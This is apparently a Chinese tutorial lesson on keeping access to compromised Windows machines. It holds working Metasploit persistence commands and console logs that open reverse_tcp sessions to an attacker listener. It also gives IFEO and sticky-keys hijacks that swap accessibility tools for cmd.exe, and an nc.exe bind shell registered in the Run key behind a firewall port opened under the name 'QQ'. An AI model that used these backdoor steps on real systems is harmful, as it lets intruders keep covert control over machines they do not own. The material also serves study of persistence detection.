#2课时

权限维持简介

为了保证获取到的目标权限不会因为漏洞的修复而丢失，攻击者通常会在目标上安装一个后门，来保证对目标的持久化控制。

Meterpreter权限维持

`meterpreter`中的权限维持技术有两种：

- persistence（注册表后门）
- metsvc 的后门（服务后门）

Persistence（已弃用）

- 原理

`Persistence` 模块是先上传`vbs`脚本，然后执行`vbs`脚本修改注册表`HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` 从而完成自启动。

- 优缺点


开机自启动，但是容易被杀软查杀。


- 命令参数

```
meterpreter > run persistence -h

-A：自动启动一个匹配的漏洞/多/处理程序来连接到代理
-X：开机启动，注册表位置：
    HKLM\Software\Microsoft\Windows\CurrentVersion\Run
-U：当前用户登录后自启动，注册表位置：
    HKCU\Software\Microsoft\Windows\CurrentVersion\Run
-S：作为服务启动，注册表位置：
    HKLM\Software\Microsoft\Windows\CurrentVersion\Run
-T：选择要使用的可执行模板
-L：后门传到远程主机的位置默认为 %TEMP%
-P：使用的Payload，默认windows/meterpreter/reverse_tcp，
    该默认的payload生成的后门为32位程序
    因此，当目标机器为64位系统时，留下的后门将无法运行
-i：设置反向连接间隔时间，单位为秒
-p：设置反向连接的端口号
-r：设置反向连接的ip地址
```

- 使用方法

```
run persistence -U -X -i 5 -P
windows/x64/meterpreter/reverse_tcp -p 4444 -r 192.168.78.117
```





当使用 `run persistence` 进行持久化时默认远程路径会推送到 `%TEMP%` (`"C:\Users\AppData\Local\Temp\"`)，当用户重启时，`persistence` 持久化就可能会出错。

可以通过 `-L` 参数指定vbs脚本上传的位置。

```
run persistence -i 5 -p 4444 -r 192.168.78.117 -L
C:\\Windows\\System32
```

该命令脚本注册自启动注册表位置：
`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`


```
meterpreter > run persistence -S -i 5 -p 4444 -r 192.168.78.117 -L c:\\windows\\system32

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN7-PC_20201111.1353/WIN7-PC_20201111.1353.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.78.117 LPORT=4444
[*] Persistent agent script is 99689 bytes long
[+] Persistent Script written to c:\windows\system32\UKtPidDLJ.vbs
[*] Executing script c:\windows\system32\UKtPidDLJ.vbs
[*] Sending stage (201283 bytes) to 192.168.78.58
[+] Agent executed with PID 2468
[*] Installing as service..
[*] Creating service yzRbFLUuKLA
[*] Meterpreter session 50 opened (192.168.78.117:4444 → 192.168.78.58:49169) at 2020-11-11 02:13:54 -0500
```

Metsvc模块（已弃用）

`metsvc` 模块是开机自启动的服务型后门，msf集成的权限持久化模块，通过服务启动，服务名是 `meterpreter`，监听端口是31337。

```
run metsvc -h    # 模块信息
run metsvc -A    # 启动服务（自动启动 exploit/multi/handler 连接服务）
run metsvc -r    # 卸载服务（文件必须手动删除）
```

```
use exploit/multi/handler
set payload windows/metsvc_bind_tcp
```



```
meterpreter > run metsvc -h

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the service
    -h        This help menu
    -r        Uninstall an existing Meterpreter service (files must be deleted manually)

meterpreter > run metsvc -A

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\Users\ADMINI~1\AppData\Local\Temp\BCUFEphOUKkCW ...
[*]  >> Uploading metsrv.x86.dll ...
[*]  >> Uploading metsvc-server.exe ...
[*]  >> Uploading metsvc.exe ...
[*] Starting the service ...
        * Installing service metsvc
Cannot create service (0×00000431)

[*] Trying to connect to the Meterpreter service at 192.168.78.58:31337 ...
```


exploit/windows/local/persistence

在新版的msf中以上两个模块都已被弃用，功能都包含到了此模块中。

```
use exploit/windows/local/persistence
set session 1
set payload windows/meterpreter/reverse_tcp
```

```
DELAY      10                yes       持久性有效载荷不断重新连接回来的延迟（秒）。
EXE_NAME                     no        将在目标主机上使用的有效载荷的文件名（默认为%RAND%.exe）。
PATH                         no        写入有效载荷的路径（默认为%TEMP%）。
REG_NAME                     no        在目标主机上调用注册表值进行持久化的名称（默认为%RAND%）。
SESSION    1                 yes       运行该模块的会话
STARTUP    USER              yes       持久性有效载荷的启动类型。(接受：USER, SYSTEM)
VBS_NAME                     no        目标主机上的VBS持久化脚本要使用的文件名（默认为%RAND%）。
```

```
msf5 exploit(windows/local/persistence) > options

Module options (exploit/windows/local/persistence):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DELAY      10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                    no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                        no        Path to write payload (%TEMP% by default).
   REG_NAME                    no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION    1                yes       The session to run this module on.
   STARTUP    USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                    no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.78.117   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf5 exploit(windows/local/persistence) > run

[*] Running persistent module against WIN7-PC via session ID: 1
[+] Persistent VBS script written on WIN7-PC to C:\Users\ADMINI~1\AppData\Local\Temp\OzZSCc.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FqwBCp
[+] Installed autorun on WIN7-PC as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FqwBCp
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/WIN7-PC_20201111.5215/WIN7-PC_20201111.5215.rc
msf5 exploit(windows/local/persistence) >
```



Autorunscript

获取shell的时候自动执行持续化脚本，可以被`Autorunscript`执行的命令目录在`metasploit/scripts/meterpreter`。

```
#persistence

use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.78.117
set LPORT 5555
set ExitOnSession false
set AutoRunScript persistence -r 192.168.78.117 -p 5556 -U -X -i 30
exploit
```

```
#metsvc

use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.78.117
set LPORT 5555
set ExitOnSession false
set AutoRunScript metsvc -A
exploit
```

系统工具替换后门

简介

`Windows` 的辅助功能提供了额外的选项（屏幕键盘，放大镜，屏幕阅读等），可以帮助特殊人士更容易地使用操作系统。

然而，这种功能可能会被滥用于在启用 `RDP` 并获得 `Administrator` 权限的主机上实现持久化访问。这种技术会接触磁盘，或者需要修改注册表来执行远程存储的payload。

涉及到的注册表项为 `IFEO（Image File Execution Options）`，默认是只有管理员和local system有权读写修改。
`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`

原理

当我们按照常理运行属于IFEO列表的文件的时候（即可执行文件名在上述的注册表项下，出于简化原因，IFEO使用忽略路径的方式来匹配它所要控制的程序文件名，所以程序无论放在哪个路径，只要名字没有变化，它就可以正常运行。）会执行相关的选项参数，这里我们主要利用的参数是 `debugger`,通过该参数我们可以实现偷梁换柱。

常用辅助功能

1. Shift（sethc）
2. 屏幕键盘（osk）
3. 辅助工具管理器（Utilman）
4. 讲述人（Narrator）

例子

- IE

以修改IE启动程序为例，实现运行IE程序但是启动的却是cmd。

1. 找到注册表 `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options` 目录下的 `iexplore.exe`
2. 添加一个`debugger`字符串键值，并且赋值为 `cmd.exe` 的执行路径: `C:Windows\system32\cmd.exe`
3. 运行 `iexplore.exe`

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\iexplore.exe" /t REG_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f
```

- `Narrator`

劫持 `Narrator` 讲述人

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\narrator.exe" /t REG_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f
```

- Utilman

劫持辅助工具管理器

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /t REG_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f
```

- Notepad

实现原程序退出后静默运行后门程序。以执行 `notepad` 为例，退出后静默运行 `calc.exe`


```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512

reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1

reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /t REG_SZ /d "C:Windows\system32\calc.exe"
```


- Shift

在 `windows` 登陆的时候按五次 `shift` 打开 `cmd` 进行操作。

前提条件:在将C盘windows目录下面的system32文件夹可写的情况下，将里面的 `sethc.exe` 应用程序进行转移，并生成 `sethc.exe.bak` 文件。并将 `cmd.exe` 拷贝覆盖 `sethc.exe`。

但是在 `windows xp` 过后，sethc组件属于完全受信用的用户 `TrustInstall`，我们无法修改名字，这时候即使 `administrators` 都只有名义上的只读和可执行权，我们可以手动修改其所属为 `administrators`，步骤如下：






MSF


Metasploit 框架提供了一个后渗透模块，可实现自动化地利用沾滞键的权限维持技术。


该模块将用 CMD 替换辅助功能的二进制文件（sethc, osk, disp, utilman）。

```
use post/windows/manage/sticky_keys
```



当目标主机的屏幕被锁定时，执行 osk 屏幕键盘工具将会打开一个具有 system 级别权限的命令提示符。





开机自启动注册表项

> 注册表的 `HKEY_LOCAL_MACHINE` 和 `HKEY_CURRENT_USER` 键的区别：前者对所有用户有效，后者只对当前用户有效

Run

> 每次启动登录时都会按顺序自动执行。

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
```

RunOnce

> 仅会被自动执行一次

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

RunServicesOnce

> 程序会在系统加载时自动启动执行一次

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

RunServices

> RunServices是继RunServicesOnce之后启动的程序

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
```

RunOnceEx

> Windows XP/2003 特有的自启动注册表项

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
```

Load

```
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows
```

Winlogon

> 注意下面的 Notify、Userinit、Shell键值也会有自启动的程序，而且其键值可以用逗号分隔，从而实现登录的时候启动多个程序。

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

NC

这里以nc为例，大家思路开放点，比如替换为生成的反弹`shell`的`payload`。

- 在`meterpreter`下

```
upload /root/nc.exe C:\\windows\\system32
reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\windows\system32\nc.exe -Ldp 5555 -e cmd.exe'
reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc

execute -f cmd -i -H
netsh firewall show opmode
netsh firewall add portopening TCP 5555 "QQ" ENABLE ALL
shutdown -r -f -t 0
```


- 在目标`cmd`下

```
upload /root/nc.exe C:\\windows\\system32
shell
reg query HKLM\software\microsoft\windows\currentversion\run
reg add HKLM\software\microsoft\windows\currentversion\run /v nc /t REG_SZ /d "C:\windows\system32\nc.exe -Ldp 5555 -e cmd.exe"
reg query HKLM\software\microsoft\windows\currentversion\run /v nc

execute -f cmd -i -H
netsh firewall show opmode
netsh firewall add portopening TCP 5555 "QQ" ENABLE ALL
shutdown -r -f -t 0
```

schtasks计划任务

> 创建test定时任务，每分钟执行一次5555.exe

```
schtasks /create /sc MINUTE /mo 1 /tr
C:\windows\Desktop\mx\5555.exe /tn test
```



- 命令解析

```
创建新的计划任务。

schtasks /create

```

```
指定计划类型。有效值为 MINUTE、HOURLY、DAILY、WEEKLY、MONTHLY、ONCE、ONSTART、ONLOGON、ONIDLE。

/sc schedule

指定任务在其计划类型内的运行频率。这个参数对于 MONTHLY 计划是必需的。对于 MINUTE、HOURLY、DAILY 或 WEEKLY 计划，这个参数有效，但也可选。默认值为 1。

/mo modifier

指定任务运行的程序或命令。如果忽略该路径，SchTasks.exe 将假定文件在 Systemroot\System32 目录下。

/tr <TaskRun>

指定任务的名称。

/tn <TaskName>
```

